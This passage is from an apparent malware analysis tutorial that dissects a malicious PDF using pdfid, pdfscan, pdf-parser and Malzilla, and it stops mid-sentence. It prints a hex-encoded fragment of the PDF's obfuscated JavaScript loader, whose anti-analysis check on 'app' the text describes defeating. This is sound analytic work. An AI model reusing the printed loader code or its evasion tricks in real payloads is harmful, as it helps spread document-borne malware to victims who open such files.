


Figure 4: View PDF file header and objects with pdfid.py



```
bt scan # pdfscan.rb /root/evil_9773.pdf
Reading file...
[error] Cannot read : "startxref\r..."
[error] Stopped on exception : Cannot get startxref value
Fast scanning...
[File ID]
  File: /root/evil_9773.pdf
  FileSize: 9773
[Structure]
  Header: %PDF-1.3
  Revisions: 1
  Catalog: 1
  object: 8
  endobj: 8
  stream: 2
  endstream: 2
  /ObjStm: 0
  xref: 1
  trailer: 1
  startxref: 1
  Root (current):
  Size (current):
[Properties]
  /Encrypt: 0
  EmbeddedFile: 0
[Triggers]
  /OpenAction: 1
  /AA: 0
  /Names: 0
[Actions]
  /GoTo: 0
  /GoToR: 0
  /GoToE: 0
  /Launch: 0
  /Thread: 0
  /URI: 0
  /Sound: 0
  /Movie: 0
  /Hide: 0
  /Named: 0
  /SetOCGState: 0
  /Rendition: 0
  /Transition: 0
  /Go-To-3D: 0
  /JavaScript: 1
[FormActions]
  /AcroForm: 0
  /SubmitForm: 0
  /ResetForm: 0
  /ImportData: 0
bt scan #
```

Figure 5: View detailed PDF header and structure with pdfscan.py in Origami

Once we have simply shown the malicious PDF file in command windows. The data in stream section is encoded with *FlateDecode* scheme and unreadable characters are displayed *in "7 0 obj" and "8 0 obj" sections* in the following figure (Figure 6). *FlateDecode* decompresses data encoded using the zlib/deflate compression method, reproducing the original text or binary data (Adobe Systems Inc., 2008).




Figure 6: Encoded with FlateDecoder

Secondly, We can decode and uncompressed the suspicious PDF file with a python program called *pdf-parser* with the following command as it supports FlateDecode:

```
pdf-parser.py -f c:\evil.pdf > c:\evil.txt
```

From the following figure, the data in the stream object has been successfully decoded.




Figure 7: Successful data stream decoding and decompression with pdf-parser.py

Thirdly, preparing next decoding, every character "z" in the data in Stream object has been replaced with "%" in the data stream in Figure 8.

```
%0d%0a%0d%0a%09%66%75%6e%63%74%69%6f%6e%20%52%5f%79%54%30%6e%6d
%36%35%56%79%31%33%6c%28%69%5f%5f%68%43%32%6e%5f%33%66%4b%6e%75%2c%20%73%4f
%36%33%5f%37%6a%43%5f%55%29%7b%76%61%72%20%44%4a%70%36%56%41%75%20%3d
%20%61%72%67%75%6d%65%6e%74%73%2e%63%61%6c%6c%65%65%3b%44%4a
%70%36%56%41%75%20%3d%20%44%4a%70%36%56%41%75%2e%74%6f%53%74%72%69%6e
%67%28%29%3b%76%61%72%20%42%4d%71%71%31%5f%5f%5f%36%55%43%38%65%65%20%3d
%20%30%3b%74%72%79%20%7b%69%66%20%28%61%70%70%29%20%7b%42%4d%71%71%31%5f%5f
%5f%36%55%43%38%65%65%2b%2b%3b%42%4d%71%71%31%5f%5f%5f%36%55%43%38%65%65%2b
%2b%3b%7d%7d%20%63%61%74%63%68%28%65%29%20%7b%20%7d%76%61%72%20%46%30%5f%5f
%73%57%34%20%3d%20%6e%65%77%20%41%72%72%61%79%28%29%3b%69%66%20%28%69%5f%5f
%68%43%32%6e%5f%33%66%4b%6e%75%29%20%7b%20%46%30%5f%5f%73%57%34%20%3d
%20%69%5f%5f%68%43%32%6e%5f%33%66%4b%6e%75%3b%7d%20%65%6c%73%65%20%7b
%76%61%72%20%64%56%5f%5f%6e%6f%77%6e%20%3d%20%30%3b
%76%61%72%20%71%35%35%33%47%54%31%65%20%3d%20%30%3b
%76%61%72%20%77%77%46%66%5f%5f%54%32%20%3d%20%35%31%32%3b%76%61%72%20%61%6c
%63%33%74%70%38%38%20%3d%20%34%39%3b%61%6c%63%33%74%70%38%38%2d%2d%3b
%77%68%69%6c%65%28%71%35%35%33%47%54%31%65%20%3c%20%44%4a%70%36%56%41%75%2e
%6c%65%6e%67%74%68%29%20%7b%76%61%72%20%69%70%5f%4d%5f%5f%5f
%31%51%38%75%20%3d%20%31%3b%76%61%72%20%54%35%4a%42%6d%59%54%38%6b%5f%6b%6c
%20%3d%20%44%4a%70%36%56%41%75%2e%63%68%61%72%43%6f
%64%65%41%74%28%71%35%35%33%47%54%31%65%29%3b%69%66%20%28%54%35%4a%42%6d
%59%54%38%6b%5f%6b%6c%20%3e%3d%20%61%6c
%63%33%74%70%38%38%20%26%26%20%54%35%4a%42%6d%59%54%38%6b%5f%6b%6c%20%3c%3d
%20%28%61%6c%63%33%74%70%38%38%20%2b%20%39%29%29%20%7b%69%66%20%28%64%56%5f
%5f%6e%6f%77%6e%20%3d%3d%20%34%29%20%7b%20%64%56%5f%5f%6e%6f%77%6e%20%3d
%20%30%3b%20%7d%69%66%20%28%69%73%4e%61%4e%28%46%30%5f%5f%73%57%34%5b
%64%56%5f%5f%6e%6f%77%6e%5d%29%29%20%7b%20%46%30%5f%5f%73%57%34%5b%64%56%5f
%5f%6e%6f%77%6e%5d%20%3d%20%30%3b%20%7d%46%30%5f%5f%73%57%34%5b%64%56%5f%5f
%6e%6f%77%6e%5d%20%2b%3d%20%54%35%4a%42%6d%59%54%38%6b%5f%6b%6c%3b
%69%66%20%28%46%30%5f%5f%73%57%34%5b%64%56%5f%5f%6e%6f%77%6e%5d%20%3e
```


Figure 8: Replacing “z” with “%”

Fourthly, after decoding the data in the stream object using hexadecimal characters in Malzilla under Misc Decoders tab (Figures 9 and 10). Once the “Decode Hex” button is clicked, the code is deobfuscated.




Figure 9: Decoding data in hexadecimal characters in Malzilla




Figure 10: Decoding data in hexadecimal characters in Malzilla

Next, the deobfuscated code is copied to the window under the Decoder tab. If we click on "Format Code", the code will be displayed with proper indentation. Even though we have the deobfuscated script, we still could not figure out what its function is. An attempt to run the script is to take another round of deobfuscation. However, after it is executed by clicking "Run Script", a dump of numbers are displayed and it is found that *app* is not defined in the script even the compilation completed, showing that it failed in this deobfuscation. (Figures 11 and 12)




Figure 11: Fail to deobfuscate




Figure 12: Fail to deobfuscate because *app* object in the Javascript is not defined




Figure 13: Successful Deobfuscation by commenting out lines with "app" object

Afterwards, our approach is to change the code and enable successful compilation and we have commented out lines with *app* and run script again, it is successful to complete the second round of code Deobfuscation. (Figure 13)

The next step is to extract the portion of code from *unescape* function and paste it into the window under Shellcode Analyzer tab in Malzilla as below figure. Apart from verifying the content in hexadecimal and ASCII format easily, ShellCode Analyzer 